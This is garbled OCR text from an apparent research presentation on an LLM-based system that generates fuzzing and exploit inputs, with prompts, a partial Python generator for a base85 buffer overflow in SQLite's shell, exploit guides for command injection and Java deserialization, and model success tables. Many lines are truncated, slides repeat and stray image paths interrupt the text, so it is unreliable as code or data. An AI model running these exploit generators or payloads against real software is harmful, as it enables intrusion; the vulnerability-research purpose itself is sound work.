v = (((unsigned long)pIn[0])<<24) |
    (pIn[1]<<16) | (pIn[2]<<8) | pIn[3];
static u8* fromBase85( char *pIn, int ncIn, u8 *pOut ){
ncIn-1]=='
    static signed char nboi[] = { 0, 0, 1, 2, 3, 4 };
+    /* Enable use of the Adobe "z" extension, which
+    ** compresses four zero bytes into a single z character.
+    */
+    if( *pIn == 'z' ) {
+      pIn++;
```




```
GENERATOR_CREATION_PROMPT = f"""
<task>
Implement a Python 'generate(rnd: random.Random) -> bytes' function that follows yo

1. Phase 1: Generate payloads that can reach the destination function
   - Navigate through obstacles and decision points
   - Maintain format validity for processing
   - Explore paths while attempting to reach destination

2. Phase 2: Once at destination, create variations to exploit the vulnerability
   - Target specific vulnerability conditions
   - Implement boundary testing and edge cases
   - Focus on triggering the vulnerability

Requirements:
- Use provided Random insta
- Return a single bytes obj
- Use only built-in Python libraries
- Handle any necessary loop iterations or state accumulation
- Balance format preservation with strategic mutations
- Write efficient and effective code with no unnecessary comments or explanations
- Avoid any redundant code, variables, or operations that don't contribute to the g
- Use {EXPLOIT_DATA_TAG} and {EXPLOIT_GUIDE_TAG} effectively
</task>

<methodology>
1. Implement the two-phase approach from your plan
2. Create strategies for navigating to the destination
3. Develop exploitation techniques for the vulnerability
4. Balance exploration with targeted exploitation
5. Ensure format validity throughout the process
</methodology>
```

Let LLM think two phases

```
## Implementation Approach

**Phase 1: Reaching the Destination Function**
- Generate valid SQL commands that invoke the base85() function
- Ensure SQL syntax correctness to pass through shell parsing
- Create base85 i
- Vary command st

**Phase 2: Exploi
- Focus on 'z' ch
- Generate patter
- Create edge cas
- Mix 'z' charact
points

**Key Mutation Po
- SQL command str
- Base85 payload
- Strategic 'z' c
- Mixed valid/inv

**Format Preserva
- Maintain SQL sy
```

```
<GENERATOR_CODE>
import random


def generate(rnd: random.Random) -> bytes:
    """Generate payload variations to reach and exploit the vulnerability.

    Args:
        rnd: Random number generator for consistent mutations
    Returns:
        bytes: Payload designed to reach destination and exploit vulnerability
    """

    # Phase 1: Create SQL command to reach base85() function
    sql_templates = [
        "SELECT base85('{}');",
        "SELECT hex(base85('{}'));",
        "SELECT length(base85('{}'));",
        "SELECT base85('{}') AS result;",
        "SELECT * FROM (SELECT base85('{}'));",
    ]

    sql_template = rnd.choice(sql_templates)

    # Phase 2: Craft base85 payload to exploit 'z' vulnerability
    payload_strategies = [
        # Strategy 1: Multiple consecutive 'z' characters for maximum overflow
        lambda: 'z' * rnd.randint(1, 20),
```




- Select top 3 interesting functions
  - `<INTERESTING_FUNC_LIST>`
  - `function1,function2,function3`
  - `</INTERESTING_FUNC_LIST>`
- Check the function is:
  - In the coverage info
  - Not already in the prompt
- Annotate w/ comments
  - Referred from Google DeepMind: NExT: Teaching Large Language Models to Reason about Code Execution

```
<INTERESTING_FUNC_LIST>
- Based on the coverage information, you've selected these functions to obtain
their source code.
- Lines marked /* @VISITED */ were covered during execution. Use as reference
only - may contain inaccuracies. Focus on key conditions to explore more paths.
- We've added additional lines before and after the actual function bodies for
better understanding.
```

First, describe What we will give!

```
<FUNCTION_INFO>
<FILE_PATH>/src/repo/test/shell.c (lines 5626-5682)</FILE_PATH>
<FUNC_NAME>fromBase85</FUNC_NAME>
<FUNC_BODY>
[5626]:   *pOut = 0;
[5627]:   return pOut;
[5628]: }
[5629]:
[5630]: /* Decode base85 text into a byte buffer. */
[5631]: static u8* fromBase85( char *pIn, int ncIn, u8 *pOut ){ /* @VISITED */
[5632]:   if( ncIn>0 && pIn[ncIn-1]=='
' ) --ncIn; /* @VISITED */
[5633]:   while( ncIn>0 ){ /* @VISITED */
[5634]:     static signed char nboi[] = { 0, 0, 1, 2, 3, 4 }; /* @VISITED */
[5635]:     /* Enable use of the Adobe "z" extension, which
[5636]:     ** compresses four zero bytes into a single z character.
[5637]:     */
[5638]:     if( *pIn == 'z' ) { /* @VISITED */
[5639]:       pIn++; /* @VISITED */
[5640]:       *pOut++ = 0x0; /* @VISITED */
[5641]:       *pOut++ = 0x0; /* @VISITED */
```

Mark using @VISITED
Typically, this is not used in comments




```
Now focus on the following task instructions for your current workflow step.
This defines exactly what you need to accomplish in this phase of the generato
development:

<current_workflow_step>
Current step: ANALYZE
</current_workflow_step>

<task>
Analyze the coverage results from the generator's output, focusing on both
phases of the approach:

Phase 1 Analysis:
- Assess whether the generator successfully reaches the destination function
- Identify which paths were explored while navigating to the destination
- Evaluate the effectiveness of the navigation strategy

Phase 2 Analysis:
- Determine how close the generator came to triggering the vulnerability
- Assess the effectiveness of the exploitation techniques
- Identify which vulnerability conditions were successfully targeted

Overall, evaluate:
- The balance between navigation and exploitation
- Format validity and processing success
- Areas for improvement in both phases

Finally, provide detailed feedback for improvement.
</task>
```

+ Crash Logs, Failure Logs

```
### Phase 1 Analysis: Navigation to Destination Function

**SUCCESS**: The generator successfully reached the destination function
`fromBase85` and the entry point `base85` function.


**Path Navigation Assessment**:
- ✅ Successfully navigated through SQL parsing and execution
- ✅ Reached the base85() UDF function (lines covered: 5715-5773)
- ✅ Triggered the TEXT case branch (line 5744) which calls fromBase85()
- ✅ Successfully entered fromBase85() function (lines 5631-5677)
- ✅ Activated the vulnerable 'z' handling code path (lines 5638-5645)

**Navigation Strategy Effectiveness**:
- The SQL command structure worked perfectly
- Valid base85() function calls were generated successfully
- The TEXT input type was properly handled
- Multiple 'z' characters successfully triggered the vulnerable code path

### Phase 2 Analysis: Vulnerability Exploitation

**PARTIAL SUCCESS**: The generator reached the vulnerable code but may not have
fully exploited the buffer overflow condition.

**Vulnerability Targeting Assessment**:
- ✅ Successfully triggered the 'z' shortcut code (lines 5638-5644)
- ✅ Each 'z' character expanded to 4 zero bytes as intended
- ⚠️ **CRITICAL ISSUE**: The vulnerability appears to be in buffer bounds
checking, but the current approach may not be creating the right conditions
```




```
Now focus on the following task instructions for your current workflow step.
This defines exactly what you need to accomplish in this phase of the generato
development:

<current_workflow_step>
Current step: ANALYZE
</current_workflow_step>

<task>
Analyze the coverage results from the generator's output, focusing on both
phases of the approach:

Phase 1 Analysis:
- Assess whether the generator successfully reaches the destination function
- Identify which paths were explored while navigating to the destination
- Evaluate the effectiveness of the navigation strategy

Phase 2 Analysis:
- Determine how close the generator came to triggering the vulnerability
- Assess the effectiveness of the exploitation techniques
- Identify which vulnerability conditions were successfully targeted

Overall, evaluate:
- The balance between navigation and exploitation
- Format validity
- Areas for impr

Finally, provide
</task>
```

+ Crash Logs, Failure Logs

```
### Phase 1 Analysis: Navigation to Destination Function

**SUCCESS**: The generator successfully reached the destination function
`fromBase85` and the entry point `base85` function.

**Path Navigation Assessment**:
- ✅ Successfully navigated through SQL parsing and execution
- ✅ Reached the base85() UDF function (lines covered: 5715-5773)
- ✅ Triggered the TEXT case branch (line 5744) which calls fromBase85()
- ✅ Successfully entered fromBase85() function (lines 5631-5677)
- ✅ Activated the vulnerable 'z' handling code path (lines 5638-5645)

**Navigation Strategy Effectiveness**:
- The SQL command structure worked perfectly
- Valid base85() function calls were generated successfully
- The TEXT input type was properly handled
- Multiple 'z' characters successfully triggered the vulnerable code path

### Phase 2 Analysis: Vulnerability Exploitation

**PARTIAL SUCCESS**: The generator reached the vulnerable code but may not have
fully exploited the buffer overflow condition.

**Vulnerability Targeting Assessment**:
                                                                    4)
                                                                    r bounds
checking, but the current approach may not be creating the right conditions
```

Self-Evolving Exploit Generation

Building Known Struct Information

- FuzzedDataProvider
  - Good for fuzzers, bad for LLMs
  - "data byte" and "choice bytes"
    - Consumes primitive types from the back
    - Consumes data types from the beginning
    - Other customized behaviors (e.g., consumeInt(min, max))
- Java ByteBuffer
  - Consumes integer in a big-endian way
  - e.g., JenkinsTwo
    - `b'\r\x00\x00\x00\x01\x00\x00\x00x-evil-backdoor\x00breakin the law\x00jazze'`
    - `b'\x00\x00\x00\r\x00\x00\x00\x01x-evil-backdoor\x00breakin the law\x00jazze'`
- Custom structs
  - e.g., ServletFileUpload (multipart-based file upload)

Building Known Struct Information

- FuzzedDataProvider
  - Good for fuzzers, bad for LLMs
  - "data byte" and "choice bytes"
    - Consumes primitive types from the back
    - Consumes data types from the beginning
    - Other customized behaviors (e.g., consumeInt(min, max))
- Java ByteBuffer
  - Consumes integer in a big-endian way
  - e.g., JenkinsTwo
    - `b'\r\x00\x00\x00\x01\x00\x00\x00x-evil-backdoor\x00breakin the law\x00jazze'`
    - `b'\x00\x00\x00\r\x00\x00\x00\x01x-evil-backdoor\x00breakin the law\x00jazze'`
- Custom structs
  - e.g., ServletFileUpload (multipart-based file upload)

Initial guiding prompt (Old)

```
<input_patterns>
Key processing patterns to consider:

1. FuzzedDataProvider Pattern
   - Complex data (strings, arrays) at BEGINNING
   - Control data (integers, booleans) at END
   Example:
   public static void fuzzerTestOneInput(FuzzedDataProvider data)
   {{{{
       int picker = data.consumeInt();           // consumed first, place at END
       String input = data.consumeRemainingAsString(); // consumed last, place at BEGINNING
   }}}}

2. ByteBuffer Pattern
   - Big-endian integers
   - Explicit size handling
   Example:
   public static void fuzzerTestOneInput(byte[] data) {{{{
       ByteBuffer buf = ByteBuffer.wrap(data);
       int picker = buf.getInt(); // big-endian integers
   }}}}
```

Directly giving instructions were not successful

Potential causes?

- LLM's focus is to write an exploit
- Instructions for custom structures may have distracted?
- …

Initial guiding prompt (Old)

```
<input_patterns>
Key processing patterns to consider:

1. FuzzedDataProvider Pattern
   - Complex data (strings, arrays) at BEGINNING
   - Control data (integers, booleans) at END
   Example:
   public static void fuzzerTestOneInput(FuzzedDataProvider data)
   {{{{
       int picker = data.consumeInt();           // consumed first, place at END
       String input = data.consumeRemainingAsString(); // consumed last, place at BEGINNING
   }}}}

2. ByteBuffer Pattern
```

Write a wrapper library, Let LLM import the library in its exploit

Type	Consumer	Producer
LLVM	`ConsumeBytes(size_t num_bytes)` `ConsumeData(void *destination, size_t num_bytes)`	`produce_bytes(value: bytes, num_bytes: int)`
LLVM	`ConsumeBytesWithTerminator(size_t num_bytes, T terminator)`	`produce_bytes_with_terminator(value: bytes, num_bytes: int, terminator: int)`
LLVM	`ConsumeRemainingBytes()`	`produce_remaining_bytes(value: bytes)`
LLVM	`ConsumeBytesAsString(size_t num_bytes)`	`produce_bytes_as_string(value: str, num_bytes:`
LLVM	`ConsumeRandomLengthString(size_t max_length)`	`produce_random_length_string_with_max_length(va str, max_length: int)`

libFDP has ~65 producer functions

libFDP-based guiding prompt (New)

```
Follow this guideline if you are handling these data structures:
<DATA_STRUCT_GUIDE_FOR_EXPLOIT>
<FuzzedDataProvider>
  <description>
    FuzzedDataProvider is a utility that transforms raw fuzzer input bytes into useful primitive types for fuzzing.
    In Python, the libfdp library allows you to create targeted test inputs by encoding payloads that mimic FuzzedDataP
  </description>

  <core_principles>
    <principle>Analyze target code to identify all FuzzedDataProvider method calls and their exact order</principle>
    <principle>Create a libfdp.JazzerFdpEncoder() object to build your payload</principle>
    <principle>Add values in the EXACT SAME ORDER they are consumed in the target code</principle>
    <principle>Call finalize() to get the final encoded payload</principle>
  </core_principles>

  <method_mapping>
    consumeInt(int min, int max) → produce_jint_in_range(target: int, min: int, max: int)
    consumeInt() → produce_jint(target: int)
    consumeRemainingAsString() → produce_remaining_as_jstring(target: str)
    consumeLong(long min, long max) → produce_jlong_in_range(target: int, min: int, max: int)
    consumeLong() → produce_jlong(target: int)
  </method_mapping>

  <example>
    <target_code language="java">
      public static void fuzzerTestOneIn
          Integer choice = data.consumeI
          switch (choice) {
              case 4:
                  // our target
                  SearchQueryUtils.getFields(data.consumeRemainingAsString());
                  break;
          }
      }
    </target_code>

    <python_payload>
      import libfdp

      def create_payload():
          # Target value we want to test
          target_value = 4
          internal_payload_str = "field1:value1 field2:value2"

          # Create encoder and add values in the same order as they're consumed
          jazzer_encoder = libfdp.JazzerFdpEncoder()
          jazzer_encoder.produce_jint_in_range(target_value, 1, 6)
          jazzer_encoder.produce_remaining_as_jstring(internal_payload_str)

          # Finalize to get the encoded payload
          final_payload = jazzer_encoder.finalize()
          return final_payload
    </python_payload>
  </example>
</FuzzedDataProvider>
</DATA_STRUCT_GUIDE_FOR_EXPLOIT>
```

Selectively add methods based on the current source code context

LLM will generate script using libfdp

Building Domain Knowledge

```
OSCommandInjection:
  description: |-
    OS commands executed with user-controlled input.

    Find: Runtime.exec() or ProcessBuilder using user input, including comma
    ```java
    String filename = request.getParameter("file");
    Runtime.getRuntime().exec("cat " + filename);  // BUG: command injection

    // Command array
    String[] cmd = {"/bin/sh", "-c", "ls " + filename};  // BUG: shell injec
    new ProcessBuilder(cmd).start();

    // Direct command
    String command = request.getParameter("cmd");
    Runtime.getRuntime().exec(command);  // BUG: direct command execution
    ```

  exploit: |-
    1. Locate command execution with user input
    2. Execute exact target command "jazze"

    ```java
    Runtime.getRuntime().exec("jaz

    // OR with ProcessBuilder
    new ProcessBuilder("jazze").sta
    ```
```

```
DeserializeObjectInjection:
  description: |-
    Objects deserialized from untrusted data without validation.

    Find: ObjectInputStream.readObject() with external data, including custom streams a
    ```java
    byte[] data = getUntrustedData();
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
    Object obj = ois.readObject();  // BUG: deserializes malicious objects

    // Custom ObjectInputStream
    class CustomOIS extends ObjectInputStream {
        protected Object readObjectOverride() throws IOException {
            return super.readObject();  // BUG: still vulnerable
        }
    }

    // Wrapped stream
    InputStream wrapped = wrapStream(untrustedData);
    new ObjectInputStream(wrapped).readObject();  // BUG: wrapped but unsafe
    ```

  exploit: |-
    1. Locate ObjectInputStream with external data
    2. Provide serialized jaz.Zer class

    ```java
    byte[] payload = {(byte)0xac, (byte)0xed, 0x00, 0x05, 0x73, 0x72,
                      0x00, 0x07, 'j','a','z','.','Z','e','r',
                      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x2a,
                      0x02, 0x00, 0x00, 0x78, 0x70};
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(payload));
```

Prepare the description and exploit guide for each high-level vulnerability category
```

Internal Pilot Testing Results

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-M
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection	10/10	10/10	10/10	8/10
Remote JNDI Lookup	10/10	10/10	1/10	8/10
Reflective Call	10/10	10/10	9/10	5/10
SQL Injection	10/10	3/10	10/10	9/10
Script Engine Injection	10/10	10/10		
LDAP Injection	4/10	10/10	6/10	6/10
Remote Code Execution	10/10	10/10	10/10	9/10
File Path Traversal	3/10	8/10	8/10	9/10

Different models have different characteristics?

Even within the same model family?

Newer model can have an insufficient training dataset?

Internal Pilot Testing Results

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-M
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection	10/10	10/10	10/10	8/10
Remote JNDI Lookup	10/10	10/10	1/10	8/10
Reflective Call	10/10	10/10	9/10	5/10
SQL Injection	10/10	3/10	10/10	9/10
Script Engine Injection	10/10	10/10		
LDAP Injection	4/10	10/10	6/10	6/10
Remote Code Execution	10/10	10/10	10/10	9/10
File Path Traversal	3/10	8/10	8/10	9/10

Different models have different characteristics?

It is possible that each model may require different prompts to achieve the best result

Even within the same model family?

Newer model can have an insufficient training dataset?

Internal Pilot Testing Results

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-M
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection				
Remote JNDI Lookup				
Reflective Call				
SQL Injection				
Script Engine Injection				
LDAP Injection				
Remote Code Execution				
File Path Traversal				

For exploit generation, Claude Sonnet 4 was efficient

Model	Success Rate	Total Requests	Tokens	Cost	Time (s)	Efficiency Score*
Claude-4	**86.4%** (95/110)	168	1.34M	$3.99	468	★★★ High
Claude-3.7	**83.6%** (92/110)	170	1.43M	$4.36	491	★★★ High
Gemini-2.5-Pro	**85.5%** (94/110)	158	2.53M	$14.23	2,232	★ Low
O4-Mini	**85.5%** (94/110)	180	2.31M	$4.68	1,228	★★ Medium

!!

- Generator found a 0-day in Wireshark
- Mutator found a 0-day in Dicoogle

Findings

- Context engineering is a critical component of agentic systems
  - Can we build LLM-friendly instructions?
  - Can we decide what do include and what to exclude?
  - How to effectively bring up relevant context (e.g., agent memory, …)

- Think of integration layers not to distract LLM’s contextual reasoning.

- Self-evolving exploit ~~will be~~ is the standards of vulnerability research

Findings

- Context engineering is a critical component of agentic systems
  - Can we build LLM-friendly instructions?
  - Can we decide what do include and what to exclude?
  - How to effectively bring up relevant context (e.g., agent memory, …)


- Think of integration layers not to distract LLM’s contextual reasoning.

- Self-evolving exploit ~~will be~~ is the standards of vulnerability research


Are we done with the engineering?

LLM Failsafe Logic

- Rate Limit
  - Step 1: Use exponential backoff upto 60 s, and retry 5 times
  - Step 2: Switch to another model
    - claude-sonnet-4 → claude-opus-4
    - claude-opus-4 → claude-sonnet-4
  - Step 3: If it fails multiple times, use o3
- Context Limit
  - Step 1: Switch to a large context model
    - Gemini-2.5-pro (1M context window)
  - Step 2: If it fails, switch to a secondary model
    - gpt-4.1 (1M context window)
- Unresolvable errors
  - E.g., exceeds Budget, quota error
  - → Immediately exit



Logging, Observability, and Reproducibility Do Matter



Improve observability with tracing logs for debugging and opti

Closed · Enhancement · 6 / 6

0xdkay opened on Jan 13 · edited by 0xdkay

Currently, we only print logs using the `loguru` library. For better analysis and optimization, it would be beneficial to ge
structured logs for LLM call and workflow.

If we implement this, we can analyze LLM workflows more effectively and optimize prompts, workflows, and related
configurations. Additionally, if the tool supports replay functionality, we could easily repeat prompts for debugging and
refinement. (This is also related to #53)

With this functionality, one can see the LLM calls on a front-end web server.

This is initially aimed for local use in **MLLA**, but we could extend this concept to **LiteLLM Proxy** or other LLM-integrate
the future.

Tools to Explore (Will test and select one or more)


Trace Logging and Export Tools:

- OpenTelemetry (example: with LangSmith)
- OpenLLMetry (based on OpenTelemetry)
  -- OpenLLMetry is good for trace implementation with Python decorators, but need to convert the format compati
  Phoenix.
- OpenInference (used in Phoenix, based on OpenTelemetry, and LangChain Instrumentation) 👈 Using this to export
  traces. (Apache-2.0)


Trace Collecting and Analysis Tool:


- ~~LangSmith~~ - No longer free (link, link2)
- ~~LangFuse~~ - Do not support OpenTelemetry.
- Arize Phoenix - Support replay for a custom endpoint (i.e., litellm) 👈 Using this to collect / view local traces. (ELv2.
  are using this internally.)
  -- There is unresolved issue (link), but I addressed this by using Azure OpenAI


No need to further analyze because Phoenix meets our requirement.



E2E Evaluation Framework







